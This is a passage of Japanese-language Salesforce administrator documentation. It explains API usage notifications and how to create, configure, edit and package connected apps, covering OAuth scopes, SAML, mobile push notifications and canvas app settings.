結果を表示	結果を表示するバッチへのリンクをクリックします。

関連トピック:

データの一括読み込みジョブの監視

API 使用状況通知

API 使用状況通知

API 要求使用状況通知を作成するときには、メールでの通知を受信するシステム管理者を指定します。組織が使用する API 要求数が指定した時間内での制限値を超えると、このシステム管理者に通知が送信されます。

API 使用状況通知を表示するには、[設定] から［クイック検索］ボックスに「*API 使用状況通知*」と入力し、**[API 使用状況通知]** を選択します。

通知リストから、次の操作を実行できます。

- [編集] または [削除] をクリックして、既存の通知を編集または削除する。
- 通知を受信するユーザの名前を表示する。
- 通知を送信する間隔を定義する「通知間隔」を表示する。たとえば、通知間隔が 4 時間なら、最後の通知から 4 時間以上経過してから次の通知が送信されます。この場合、24 時間で最大 6 通の通知が送信されます。
- 制限値の割合を表示する。API 要求がこの割合を超えると、通知が送信されます。たとえば、要求の制限値が 1,000,000 件、しきい値が 60 (60%)、通知間隔が 24 時間に設定されている組織では、24 時間以内に 600,000 件の API 要求が発生すると、指定ユーザに通知が送信されます。
- 通知を作成したユーザの名前、通知の作成時刻、通知の最終更新時刻、および更新したユーザの名前を表示する。

通知を新規作成するには、[新規] をクリックします。

各組織につき通知は 10 通まで作成できます。

関連トピック:

API 使用状況通知の表示

API 使用状況通知の作成と編集

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

通知を表示、作成、または削除する
- 「API の有効化」

API 使用状況通知の表示

API 使用状況通知詳細ページでは、通知に関する情報を表示できます。

- 通知受信者 — メール通知を受信するユーザ名。
- しきい値 — 使用制限に対する割合で、しきい値を超えるとメール通知が送信されます。
- 通知間隔 (時間) — 通知が送信される頻度。たとえば、通知間隔が 4 時間なら、最後の通知から 4 時間以上経過してから次の通知が送信されます。この場合、24 時間で最大 6 通の通知が送信されます。
- 作成者 — 通知要求を作成したユーザと作成時刻。
- 更新者 — 通知を最後に更新したユーザ。

このページでは、表示されている通知の値に基づいた新しい通知も作成できます。[コピー]をクリックすると、現在の値と同じ値を持つ通知が新しく作成されます。この値を編集して保存します。

関連トピック:

API 使用状況通知の作成と編集

API 使用状況通知

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

通知を表示、作成、または削除する

- 「API の有効化」

API 使用状況通知の作成と編集

API 使用制限の編集ページで、使用制限通知に関する必須項目の値を指定できます。[設定] から、[クイック検索] ボックスに「*API 使用状況通知*」と入力し、**[API 使用状況通知]** を選択します。

- 通知を受信する Salesforce ユーザ。
- しきい値 (パーセント) — 制限値の割合で、指定した通知間隔内にこの割合を超過すると、指定ユーザに通知が送信されます。0 から 100 までの値を指定してください。
- 要求数を測定する期間を時間単位で指定します。たとえば、24 を指定すると、過去 24 時間に、指定したしきい値 (パーセント) を超えた場合にのみ通知が送信されます。

  期間を変更すると、新しい期間は既存の期間の次の通知の後に有効になります。たとえば、通知を 1 時間ごとに送信するよう期間を設定していたとします。その後、午後 4 時 5 分に、通知を 24 時間ごとに送信するよう期間を設定します。その場合、既存の期間設定により通知が最後に送信されるのは午後 5 時です。次の通知は、翌日の午後 5 時に送信されます。

関連トピック:

API 使用状況通知の表示

API 使用状況通知

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

通知を表示、作成、または削除する

- 「API の有効化」

リモートアクセスアプリケーション

リモートアクセスアプリケーションの概要

メモ: リモートアクセスアプリケーションは接続アプリケーションに代わりました。Salesforce と統合する必要のあるすべてのアプリケーションに接続アプリケーションを使用してユーザを検証し、外部アプリケーションのセキュリティポリシーを制御します。Summer '13 リリースでは、既存のリモートアクセスアプリケーションは接続アプリケーションに自動的に移行されました。

関連トピック:

接続アプリケーション

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

ユーザ権限

OAuth アプリケーションを管理、作成、編集、および削除する

- 「接続アプリケーションの管理」

接続アプリケーション

接続アプリケーション

ユーザ権限

参照する	「アプリケーションのカスタマイズ」
作成、更新または削除する	「アプリケーションのカスタマイズ」および 「すべてのデータの編集」または「接続アプリケーションの管理」のいずれか
プロファイル、権限セット、およびサービスプロバイダの SAML 属性以外のすべての項目を更新する	「アプリケーションのカスタマイズ」
プロファイル、権限セット、およびサービスプロバイダの SAML 属性を更新する	「アプリケーションのカスタマイズ」および「すべてのデータの編集」
アンインストールする	「AppExchange パッケージのダウンロード」

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

接続アプリケーションを作成可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

接続アプリケーションをインストール可能なエディション: すべてのエディション

接続アプリケーションは、API を使用してアプリケーションを Salesforce と統合します。接続アプリケーションでは、標準の SAML および OAuth プロトコルを使用して、認証、シングルサインオンの提供、Salesforce API で使用するトークンの提供を行います。標準の OAuth 機能に加え、接続アプリケーションでは、システム管理者がさまざまなセキュリティポリシーを設定したり、対応するアプリケーションを使用できるユーザを明示的に制御したりできます。

接続アプリケーションは、API を使用してアプリケーションを Salesforce と統合します。接続アプリケーションでは、標準の SAML および OAuth プロトコルを使用して、認証、シングルサインオンの提供、Salesforce API で使用するトークンの提供を行います。標準の OAuth 機能に加え、接続アプリケーションでは、システム管理者がさまざまなセキュリティポリシーを設定したり、対応するアプリケーションを使用できるユーザを明示的に制御したりできます。

開発者またはシステム管理者は、次の情報を指定して Salesforce の接続アプリケーションを定義します。

- 名前、説明、ロゴ、連絡先情報
- Salesforce がアプリケーションを見つけて認証または識別できるようにするための URL
- 認証プロトコル: OAuth、SAML、またはその両方
- 接続アプリケーションが実行されている可能性のある省略可能な IP 範囲
- 接続アプリケーションが適用できるモバイルポリシーに関する省略可能な情報

OAuth サービスプロバイダを使用する接続アプリケーションの場合、接続アプリケーションの OAuth 範囲とコールバック URL を定義します。これらの定義と引き換えに、接続アプリケーションを認証するための OAuth コンシューマ鍵とコンシューマの秘密が Salesforce から提供されます。OAuth 要求でトークン応答の ID トークンを処理する方法も定義します。

SAML サービスプロバイダを使用する接続アプリケーションの場合、接続アプリケーションを認証するためのエンティティ ID、ACS (アサーションコンシューマサービス) URL、件名種別、名前 ID 形式、発行者 (通常、これらの情報はサービスプロバイダから入手可能) を定義します。

2 つのリリースモードがあります。

- アプリケーションは同じ組織で作成され、使用される。この典型的な使用例として、IT 部門などがあります。
- アプリケーションはある組織で作成され、他の組織にインストールされる。これは、複数組織を含むエンティティや ISV が 接続アプリケーションを使用する方法です。

システム管理者は、組織に接続アプリケーションをインストールし、SAML 認証を有効化し、プロファイル、権限セット、および IP 範囲制限を使用してアプリケーションにアクセス可能なユーザを制御できます。また、接続アプリケーションをキャンバスアプリケーションとして公開するように設定して、Salesforce UI とより緊密に統合することができます。さらに、リモートアプリケーションを更新した開発者から新バージョンを利用可能であるという通知を受け取ったら、接続アプリケーションをアンインストールし、新しいバージョンをインストールすることもできます。

メモ: Group Edition 組織では、プロファイルを使用して個々のユーザアクセスを管理することはできません。ただし、Group Edition 組織で OAuth 接続アプリケーションの設定を編集するときにポリシーを設定して、すべてのユーザの接続アプリケーションへのアクセスを制御できます。

さらに、Salesforce1 ダウンロード可能アプリケーション向けの接続アプリケーションパッケージなど Salesforce が管理する接続アプリケーションパッケージをアンインストールすることはできません。これらは、ユーザセッションの次回更新時に自動的に更新されます。

接続アプリケーションは、管理パッケージにのみ追加できます。未管理パッケージでは接続アプリケーションはサポートされていません。

関連トピック:

- 接続アプリケーションの作成
- 接続アプリケーションの編集、パッケージ化、または削除
- salesforce_identity_implementation_guide.pdf

接続アプリケーションの作成

ユーザ権限

参照する	「アプリケーションのカスタマイズ」
作成、更新または削除する	「アプリケーションのカスタマイズ」および 「すべてのデータの編集」または「接続アプリケーションの管理」のいずれか
プロファイル、権限セット、およびサービスプロバイダの SAML 属性以外のすべての項目を更新する	「アプリケーションのカスタマイズ」
プロファイル、権限セット、およびサービスプロバイダの SAML 属性を更新する	「アプリケーションのカスタマイズ」および「すべてのデータの編集」
アンインストールする	「AppExchange パッケージのダウンロード」

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

接続アプリケーションを作成可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

接続アプリケーションをインストール可能なエディション: すべてのエディション

接続アプリケーションを作成する手順は、次のとおりです。

1. [設定]から、[クイック検索] ボックスに「アプリケーション」と入力し、[アプリケーション]を選択します。
2. [接続アプリケーション] セクションで、[新規] をクリックします。

接続アプリケーションを作成するために入力する情報は、次の部分に分かれています。

- 基本情報
- API (OAuth 設定の有効化)
- Web アプリケーション設定
- カスタム接続アプリケーションハンドラ
- モバイルアプリケーション設定
- キャンバスアプリケーション設定

接続アプリケーションは、認証、キャンバス、モバイル設定などを指定しなくても作成できます。この種の接続アプリケーションは、ユーザのアプリケーションランチャーおよびドロップダウンアプリケーションメニューに表示される、指定された URL への「ブックマーク」のように動作します。基本情報を入力し、[Web アプリ

ケーション設定] に [開始 URL] を入力します。リンク先で認証が必要な場合は、リンク先 URL をホストするサービスに移動したときにログイン情報を入力するように求められます。

情報の入力が完了したら、[保存] をクリックして新しいアプリケーションを保存します。これでアプリケーションの公開、追加修正、削除ができるようになります。OAuth を使用している場合、アプリケーションを保存すると、アプリケーションが Salesforce との通信に使用する新しい 2 つの値が付与されます。

- コンシューマ鍵: コンシューマが Salesforce に自身の身分を証明するために使用する値。OAuth 2.0 では `client_id` と呼ばれます。
- コンシューマの秘密: コンシューマがコンシューマキーの所有権を確立するために使用する秘密。OAuth 2.0 では `client_secret` として参照されます。

重要: 接続アプリケーションの項目を更新するときには、一部の項目への変更は、即座に接続アプリケーションのすべてのインストール済みバージョンに適用されることにも注意してください。これらは、バージョンと連動しない項目で、パッケージ化やインストールのライフサイクルを迂回します。接続アプリケーションのユーザには、説明の変更などが表示されます。次の項目には、このバージョンと連動しない動作が含まれます。

- 説明
- 情報 URL
- ロゴ画像 URL
- コールバック URL

基本情報

このセクションでは、アプリケーション名、ロゴ、連絡先情報など、アプリケーションに関する基本情報を指定します。

1. [接続アプリケーション名] を入力します。この名前が接続アプリケーションのリストに表示されます。

   メモ: 現在の接続アプリケーションの名前は、組織内で一意にする必要があります。接続アプリケーションが Spring '14 以降のリリースを使用して作成された場合は、削除済み接続アプリケーションの名前を再使用できるようになりました。接続アプリケーションが Spring '14 より前のリリースを使用して作成された場合は、削除済み接続アプリケーションの名前は再使用できません。

2. プログラムからアプリケーションを参照するときに使用する [API 参照名] を入力します。API 参照名は、デフォルトの空白を除いた名前になります。使用できるのは、文字、数字、アンダースコアのみであるため、元のアプリケーション名に他の記号などが含まれている場合は、デフォルトの名前を編集する必要があります。
3. Salesforce からアプリケーション提供者またはそのサポートチームへの連絡に使用する [取引先責任者 メール] を入力します。このアドレスは、アプリケーションをインストールするシステム管理者には提供されません。
4. Salesforce から連絡する必要がある場合に使用する [取引先責任者 電話] を入力します。この番号は、アプリケーションをインストールするシステム管理者には提供されません。

5. 接続アプリケーションのリストや、認証時にユーザに表示される同意ページにロゴを表示するには、［ロゴ画像 URL］を入力します。URL には HTTPS を使用する必要があります。ロゴは、高さ 125 ピクセル以下、幅 200 ピクセル以下、ファイルサイズ 100 KB 以下の GIF、JPG、または PNG ファイル形式にする必要があります。デフォルトは雲のロゴです。カスタムロゴを追加するには複数の方法があります。
   - [ロゴ画像をアップロード] をクリックして、独自のロゴ画像をアップロードできます。ローカルファイルシステムからロゴのサイズ要件を満たす画像を選択します。アップロードが成功すると、ロゴへの URL が［ロゴ画像 URL］項目に表示されます。表示されない場合は、ロゴのサイズ要件を満たしていることを確認します。
   - [いずれかのサンプルロゴを選択] をクリックして、提供されているサンプルからロゴを選択することもできます。Salesforce アプリケーション、サードパーティアプリケーション、標準化団体のロゴなどを使用できます。目的のロゴをクリックし、表示される URL をコピーして［ロゴ画像 URL］項目に貼り付けます。
   - Salesforce サーバで公開されてホストされるロゴを使用できます。これを行うには、［ドキュメント］タブを使用して、ロゴファイル要件 (高さ 125 ピクセル以下、幅 200 ピクセル以下、ファイルサイズ 100 KB 以下の GIF、JPG、または PNG ファイル形式) を満たす画像をドキュメントとしてアップロードします。次に、画像を表示して URL を取得し、その URL を［ロゴ画像 URL］項目に入力します。
6. ユーザがアプリケーションを初めて使用するときに表示される OAuth 承認ページにロゴを表示するには、［アイコン URL］を入力します。ロゴは、16×16 ピクセル (高さ×幅) で、背景色は白にします。サンプルロゴはアイコンにも使用できます。

   [いずれかのサンプルロゴを選択] をクリックして、提供されているサンプルからアイコンを選択できます。目的のアイコンをクリックし、表示される URL をコピーして［アイコン URL］項目に貼り付けます。
7. アプリケーションについての詳細が記載された Web ページがある場合、［情報 URL］を入力します。
8. 接続アプリケーションのリストに表示される［説明］を入力します。

Winter '14 より前では、［開始 URL］と［モバイル開始 URL］はこのセクションで定義されていました。現在、これらの項目は、以下の [Web アプリケーション設定] および [モバイルアプリケーション設定] にあります。

API (OAuth 設定の有効化)

このセクションでは、アプリケーションが Salesforce と通信する方法を管理します。認証設定を定義するには、［OAuth 設定の有効化］を選択します。

1. Salesforce が OAuth 時にアプリケーションにコールバックする［コールバック URL］(エンドポイント) を入力します。これは、OAuth `redirect_uri` です。使用する OAuth フローに応じて、これは通常、認証が成功した後にユーザのブラウザがリダイレクトされる URL になります。この URL は一部の OAuth フローでアクセストークンを渡すために使用されるため、URL はセキュア HTTP (HTTPS) またはカスタム URI スキームを使用する必要があります。複数のコールバック URL を入力すると、［コールバック URL］のいずれかの値を使用してアプリケーションで指定されたコールバック URL の値が、Salesforce により実行時に照合されます。検証テストに通過するには、いずれか 1 つの値と一致する必要があります。
2. JWT OAuth フローを使用している場合は、［デジタル署名を使用］を選択します。アプリケーションが証明書を使用する場合は、[ファイルを選択] をクリックして、証明書のファイルを選択します。

3. サポートされているすべての OAuth 範囲を [選択した OAuth 範囲] に追加します。これらの範囲は、接続アプリケーションを実行するユーザによって付与される権限を示し、その後に続く括弧内には OAuth トークン名が表示されます。

   Chatter フィードへのアクセスと管理 (chatter_api)
   Chatter REST API リソースへのアクセスのみを許可します。

   データへのアクセスと管理 (api)
   REST API や Bulk API などの API を使用したログインユーザの取引先へのアクセスを許可します。この値には、Chatter REST API リソースへのアクセスを許可する chatter_api も含まれます。

   基本情報へのアクセス (id、profile、email、address、phone)
   ID URL サービスへのアクセスを許可します。

   カスタム権限へのアクセス (custom_permissions)
   接続アプリケーションに関連付けられている組織のカスタム権限へのアクセスを許可し、現在のユーザで各権限が有効かどうかを示します。

   一意の識別子へのアクセスを許可 (openid)
   ログインユーザの OpenID Connect アプリケーションの一意の識別子へのアクセスを許可します。

   フルアクセス (full)
   ログインユーザがアクセスできるすべてのデータへのアクセスを許可し、その他すべての範囲が対象となります。full は更新トークンを返しません。更新トークンを取得するには、refresh_token の範囲を明示的に要求する必要があります。

   ユーザに代わっていつでも要求を実行 (refresh_token、offline_access)
   更新トークンを受信できる場合に、それを返すように指定します。これにより、ユーザがオフラインのときにアプリケーションがユーザのデータを操作できます。refresh_token 範囲は、offline_access と同じです。

   カスタムアプリケーションへのアクセスの提供 (visualforce)
   Visualforce ページへのアクセスを許可します。

   Web 経由のデータへのアクセスを提供 (web)
   Web で access_token を使用することを許可します。これには visualforce も含まれ、Visualforce ページへのアクセスが許可されます。

4. OAuth 要求で ID トークンを処理する方法を制御します。OAuth 要求に openid 範囲が含まれる場合、返されるトークンに ID トークンが含まれる可能性があります。

   - 更新トークン応答に ID トークンを含めるには、[ID トークンを含める] を選択します。ID トークンはアクセストークン応答に常に含まれます。
   - プライマリ ID トークン設定を有効にした状態で、アクセストークン応答と更新トークン応答の両方で ID トークンコンテンツを制御するセカンダリ設定を構成します。少なくとも 1 つの設定を選択します。

     標準要求を含める
     ユーザの名前、プロファイル、電話番号、住所など、ユーザに関する情報を含む標準要求を含めます。「OpenID Connect の仕様」では、ID トークンで返される、一連の標準要求が定義されます。

     カスタム属性を含める
     アプリケーションでカスタム属性を指定した場合は、そのカスタム属性を ID トークンに含めます。

カスタム権限を含める
アプリケーションでカスタム権限を指定した場合は、そのカスタム権限を ID トークンに含めます。

Spring '12 リリースより前に、組織でリモートアクセスに対して［この組織のユーザにはユーザ承認は必要ありません］オプションが選択されていた場合、アプリケーションが作成された組織と同じ組織のユーザは、引き続きアプリケーションで自動的に承認されます。参照のみの［この組織のユーザにはユーザ承認は必要ありません］チェックボックスがオンで表示されている場合は、この状態であることを示します。接続アプリケーションの場合、アプリケーションを作成したら、システム管理者がアプリケーションをインストールし、［許可されているユーザ］を［管理者が承認したユーザ］に設定することをお勧めします。当初リモートアクセスオプションがオフだった場合、チェックボックスは表示されません。

Web アプリケーション設定

アプリケーションでユーザを認証後に特定の場所に転送するには、［開始 URL］を入力します。［開始 URL］を入力しない場合、ユーザは認証完了後アプリケーションのデフォルトのスタートページに転送されます。作成中の接続アプリケーションがキャンバスアプリケーションである場合は、この項目に値を入力する必要はありません。［キャンバスアプリケーションの URL］項目には、接続アプリケーションからコールされる URL が含まれます。

接続アプリケーションで SAML サービスプロバイダを使用する場合は、［SAML の有効化］を選択します。サービスプロバイダから入手できる［エンティティ ID］、［ACS URL］、［件名種別］、［名前 ID 形式］、［発行者］を入力します。サービスプロバイダからセキュリティ証明書を付与された場合は、［要求署名を確認］を選択します。証明書のシステムを参照します。これは、サービスプロバイダから Salesforce へのログインを開始する予定がある場合にのみ必要です。サービスプロバイダが SAML 要求に署名します。

重要: 証明書をアップロードする場合は、すべての SAML 要求に署名する必要があります。証明書がアップロードされない場合、すべての SAML 要求が受け入れられます。

必要に応じて、［SAML レスポンスを暗号化］を選択して証明書をアップロードし、アサーションを暗号化するための暗号化メソッドを選択します。有効な暗号化アルゴリズム値は、AES-128 (128 ビット鍵)、AES-256 (256 ビット鍵)、および Triple-DES (トリプルデータ暗号化アルゴリズム) です。

カスタム接続アプリケーションハンドラ

Apex を使用して接続アプリケーションの動作をカスタマイズします。ConnectedAppPlugin Apex クラスを拡張するクラスを作成し、そのクラスを接続アプリケーションに関連付けます。このクラスは、新しい認証プロトコルをサポートしたり、ビジネスプロセスにメリットがある形でユーザ属性に応答することができます。

ユーザアカウントの代わりにプラグインが実行されます。［別のユーザとして実行］項目で、プラグインのユーザを選択します。ユーザが接続アプリケーションに対して認証されていない場合は、authorize メソッドを使用して実行します。詳細は、『Force.com Apex コード開発者ガイド』の ConnectedAppPlugin クラスを参照してください。

モバイルアプリケーション設定

1. モバイルデバイスからアプリケーションにアクセスするときに特定の場所にユーザを転送するには、［モバイル開始 URL］を入力します。［モバイル開始 URL］を入力しない場合、ユーザは［Web アプリケーション

設定] で定義された [開始 URL] に送信されます。作成中の接続アプリケーションがキャンバスアプリケーションである場合は、この項目に値を入力する必要はありません。[キャンバスアプリケーションのURL]項目には、接続アプリケーションからコールされる URL が含まれます。

2. アプリケーションが PIN 保護をサポートする場合は [PIN 保護] を選択します。これにより、接続アプリケーションのインストール後にシステム管理者がモバイルアプリケーションのセッションタイムアウトや PIN の文字長を設定するオプションを選択できます。PIN 保護は、Salesforce Mobile SDK (https://developer.salesforce.com/page/Mobile_SDK) で自動的にサポートされます。PIN 保護は、ユーザの ID URL から `mobile_policy` オブジェクトを読み取って手動で実装することもできます。
3. [アプリケーションプラットフォーム] で、ドロップダウンリストから iOS または Android を選択して指定します。
4. [デバイス種別に限定] ドロップダウンリストから、モバイルアプリケーションでサポートされるデバイスフォームファクター(複数も可)を指定します。指定できる値は[電話]、[タブレット]、または[ミニタブレット]です。アプリケーションがユニバーサル(すべてのフォームファクターをサポート)の場合は、どの値も指定しません。
5. モバイルアプリケーションの [アプリケーションバージョン] 番号を入力します。
6. アプリケーションに必要な [最小 OS バージョン] を入力します。
7. [非公開アプリケーション] を選択し、このアプリケーションが内部 (非公開) 配布のみであることを指定します。Apple は App Store 以外での公開モバイルアプリケーションの配布を許可していないため、これは必須です。
8. モバイルアプリケーションが非公開の場合、[モバイルアプリケーションバイナリ] ファイルの場所を指定します。これは iOS の場合は IPA ファイルで、Android の場合は APK ファイルです。
9. iOS アプリケーションのみ:
   a. [アプリケーションアイコン]の場所を指定します。これは、iOS デバイスでのアプリケーションのダウンロード中とインストール中に表示されるアイコンです。
   b. [iOS バンドル識別子] を指定します。

      メモ: iOS 7 以降では、XCode でのアプリケーションの開発に使用したものと同じバンドル識別子を指定する必要があります。同じ識別子を指定しない場合、アプリケーションのインストール時にユーザに 2 つのアイコンが表示されます。

10. モバイル接続アプリケーションが公開アプリケーションで Salesforce にバイナリファイルをアップロードしていない場合、[アプリケーションバイナリ URL] をここで入力します。

メモ: 既存の接続アプリケーションの新しいバージョンからモバイルインテグレーションを削除した場合、モバイルインテグレーションはどのバージョンの接続アプリケーションにも含まれなくなります。たとえば、モバイルインテグレーションを備えたバージョン 1.0 の接続アプリケーションを含むパッケージを公開するとします。その後、アプリケーションからモバイルインテグレーションを削除し、再度パッケージ化して、バージョン 1.1 として公開します。この時点で顧客がバージョン 1.0 を含む以前のパッケージをインストールすると、バージョン 1.0 の接続アプリケーションにはモバイルインテグレーションが含まれていません。

接続アプリケーションは、次の要件を満たしている場合に転送通知を受け取ることができます。

- アプリケーションが Salesforce Mobile SDK で作成されている。

- アプリケーションがそのプラットフォームでの Mobile SDK 転送通知プロトコルを実装している。
- モバイルプラットフォームプロバイダ (Apple または Google) に登録済みの開発者である。
- iOS 転送通知の場合は Apple Push Notification Service (APNS)、Android 転送通知の場合は Google Cloud Messaging (GCM) にアプリケーションが登録済みである。
- 転送通知用の Apex ハンドラを実装している。

メモ: 転送対応の接続アプリケーションは、1 つのモバイルプラットフォームのみをサポートできます。Android および iOS バージョンのモバイルアプリケーションを提供し、両方のバージョンでの転送通知をサポートする必要がある場合は、各プラットフォーム用の接続アプリケーションを作成します。

これらの要件を満たす方法についての詳細は、『*Salesforce Mobile 転送通知実装ガイド*』を参照してください。

APNS の転送通知を設定する手順は、次のとおりです (iOS)。

1. **[プッシュメッセージングの有効化]** を選択します。
2. [サポートされているプッシュプラットフォーム] で **[Apple]** を選択します。
3. APNS 転送通知証明書に対して有効な Apple 環境を選択します。
4. 証明書で、アプリケーションを転送通知対象として登録したときに APNS から受信した `.p12` 証明書ファイルを選択します (`appkey.p12` など)。
5. `.p12` 証明書ファイルのパスワードを入力します。

GCM の転送通知を設定する手順は、次のとおりです (Android)。

1. **[プッシュメッセージングの有効化]** を選択します。
2. [サポートされているプッシュプラットフォーム] で **[Android GCM]** を選択します。
3. [サーバアプリケーションのキー (API キー)] に、Google への開発者登録時に取得したキーを入力します。

転送通知用に設定したモバイルプラットフォームを変更する手順は、次のとおりです。

1. **[プッシュメッセージングの有効化]** をオフにします。
2. 接続アプリケーションを保存し、**[編集]** をクリックします。
3. **[アプリケーションプラットフォーム]** と関連する [モバイル設定] を、新しいプラットフォームを反映した値に変更します。
4. 新しいプラットフォーム用に転送通知を再設定します。

キャンバスアプリケーション設定

次の 2 種類のキャンバスアプリケーションを使用できます。

- 組織のシステム管理者がインストールしたキャンバスアプリケーション
- 組織全体のエンドユーザがインストールしたキャンバス個人用アプリケーションユーザは、[Chatter] タブからキャンバス個人用アプリケーションにアクセスし、プロンプトに従ってそのアプリケーションが Salesforce データに接続できるようにします。ここで指示されるステップには、キャンバス個人用アプリケーションを作成するオプションが含まれます。詳細は、『*Force.com Canvas 開発者ガイド*』の「キャンバス個人用アプリケーション」を参照してください。

1. 接続アプリケーションをキャンバスアプリケーションとして公開する場合は、`[Force.com Canvas]` を選択します。

2. サードパーティアプリケーションへの［キャンバスアプリケーションの URL］を入力します。キャンバスアプリケーションへのリンクをクリックすると、ユーザはこの URL に転送されます。
3. ［アクセス方法］を選択します。この手順により、キャンバスアプリケーションで OAuth 認証フローを開始する方法が指定されます。
   - 署名付き要求（POST）：OAuth 認証を使用しますが、システム管理者がキャンバスアプリケーションをインストールする場合、キャンバスアプリケーションはユーザのアクセスを暗黙的に許可します。したがって、サードパーティがユーザ情報にアクセスすることを許可するように求められることはありません。このアクセスメソッドを使用する場合、認証は直接キャンバスアプリケーションの URL に post 送信されます。

     キャンバスアプリケーションで署名付き要求認証を使用する場合、［ユーザに代わっていつでも要求を実行］を［選択した OAuth 範囲］に追加しないようにします。
   - OAuth Webflow（GET）：OAuth 認証が使用され、サードパーティアプリケーションがユーザ情報にアクセスすることを許可するように求められます。このアクセスメソッドを使用する場合、キャンバスアプリケーションで OAuth 認証フローが開始されるようにする必要があります。
4. キャンバスアプリケーションの認証に SAML シングルサインオン (SSO) を使用している場合、［SAML の開始方法］項目を選択します。この項目は、[Web アプリケーション設定] セクションで［SAML の有効化］を選択した場合に有効化されます。この項目では、次のいずれかの値を選択できます。
   - 開始した ID プロバイダ — Salesforce が SSO フローを開始するための初期要求を行います。
   - 開始したサービスプロバイダ — キャンバスアプリケーションが呼び出された後に SSO フローを開始します。
5. ［場所］で、ユーザにキャンバスアプリケーションを表示する場所を選択します。
   - Chatter フィード — キャンバスアプリケーションをフィードに表示します。このオプションが選択されている場合、CanvasPost フィード項目を作成し、現在のユーザがキャンバスアプリケーションにアクセスできるようにする必要があります。
   - [Chatter] タブ — キャンバスアプリケーションを Chatter タブのアプリケーションナビゲーションリストに表示します。このオプションを選択すると、キャンバスアプリケーションはその場所に自動的に表示されます。
   - コンソール — キャンバスアプリケーションを Salesforce コンソールのフッターまたはサイドバーに表示します。このオプションを選択した場合、キャンバスアプリケーションをカスタムコンソールコンポーネントとして追加して、コンソールのどこにキャンバスアプリケーションを表示するのかを選択する必要があります。
   - レイアウトおよびモバイルカード — キャンバスアプリケーションをページレイアウトまたはモバイルカードに表示できます。このオプションを選択した場合は、キャンバスアプリケーションを表示する場所を選択して、ページレイアウトに追加します。
   - モバイルナビゲーション — キャンバスアプリケーションを Salesforce1 のナビゲーションメニューからアクセス可能にします。

     メモ: キャンバスアプリケーションは、Android モバイルデバイスの Salesforce1 ナビゲーションメニューには表示されません。キャンバスアプリケーションを Android のナビゲーションメニューに表示するには、Salesforce1 モバイルブラウザアプリケーションにログインします。

- **Open CTI**—キャンバスアプリケーションを通話制御ツールに表示します。このオプションを選択した場合、キャンバスアプリケーションを表示するにはコールセンターの定義ファイルにキャンバスアプリケーションを指定する必要があります。
- パブリッシャー—キャンバスアプリケーションをパブリッシャーに表示します。このオプションが選択されている場合は、キャンバスカスタムクイックアクションを作成して、グローバルレイアウトまたはオブジェクトレイアウトに追加する必要もあります。
- **Visualforce** ページ—キャンバスアプリケーションを Visualforce ページに表示できます。Visualforce ページにキャンバスアプリケーションを公開するために `<apex:canvasApp>` コンポーネントを追加する場合、キャンバスアプリケーションの表示場所にこの場所を必ず選択してください。これ以外の場所を選択するとエラーになります。

6. ［アクションの自動作成］を選択して、キャンバスアプリケーションのグローバルアクションを作成します。キャンバスアプリケーションのグローバルアクションを作成するには、［場所］で［パブリッシャー］を選択する必要があります。選択しないと、グローバルアクションが作成されません。後でアクションを手動で作成することもできます。
7. 独自の Canvas.CanvasLifecycleHandler Apex クラスを実装している場合、［ライフサイクルクラス］にクラス名を指定します。CanvasLifecycleHandler Apex クラスを指定すると、コンテキスト情報をカスタマイズし、キャンバスアプリケーションにカスタム動作を追加できます。
8. エンドユーザがアプリケーションをインストールできるようにするには、［キャンバス個人用アプリケーションとして有効化］チェックボックスをオンにします。[Chatter] タブは、キャンバス個人用アプリケーションをサポートしている唯一の［場所］です。キャンバス個人用アプリケーションについての詳細は、『*Force.com Canvas 開発者ガイド*』の「キャンバス個人用アプリケーション」を参照してください。

   メモ:［キャンバス個人用アプリケーションとして有効化］設定が表示されない場合は、アプリケーションの対象組織のシステム管理者がキャンバス個人用アプリケーションを有効にしていません。この要件についての詳細は、『*Force.com Canvas 開発者ガイド*』の「組織内のキャンバス個人用アプリケーションの有効化」を参照してください。

関連トピック:

接続アプリケーションの編集、パッケージ化、または削除

接続アプリケーション

ID URL

接続アプリケーションの編集、パッケージ化、または削除

ユーザ権限	
参照する	「アプリケーションのカスタマイズ」
作成、更新または削除する	「アプリケーションのカスタマイズ」および 「すべてのデータの編集」または「接続アプリケーションの管理」のいずれか
プロファイル、権限セット、およびサービスプロバイダの SAML 属性以外のすべての項目を更新する	「アプリケーションのカスタマイズ」
プロファイル、権限セット、およびサービスプロバイダの SAML 属性を更新する	「アプリケーションのカスタマイズ」および「すべてのデータの編集」
アンインストールする	「AppExchange パッケージのダウンロード」

エディション
使用可能なエディション: Salesforce Classic および Lightning Experience の両方
接続アプリケーションを作成可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition
接続アプリケーションをインストール可能なエディション: すべてのエディション

接続アプリケーションを作成したら、編集、パッケージ化、または削除ができます。

メモ: 現在の接続アプリケーションの名前は、組織内で一意にする必要があります。接続アプリケーションが Spring '14 以降のリリースを使用して作成された場合は、削除済み接続アプリケーションの名前を再使用できるようになりました。接続アプリケーションが Spring '14 より前のリリースを使用して作成された場合は、削除済み接続アプリケーションの名前は再使用できません。

接続アプリケーションの編集

接続アプリケーションはいつでも更新できます。[設定]から、［クイック検索］ボックスに「アプリケーション」と入力し、[アプリケーション] を選択します。リストで接続アプリケーション名を選択し、[編集] をクリックします。変更内容を保存するには、[保存] をクリックします。

接続アプリケーションを作成した後、詳細ページに戻って許容する IP 範囲を指定できます。

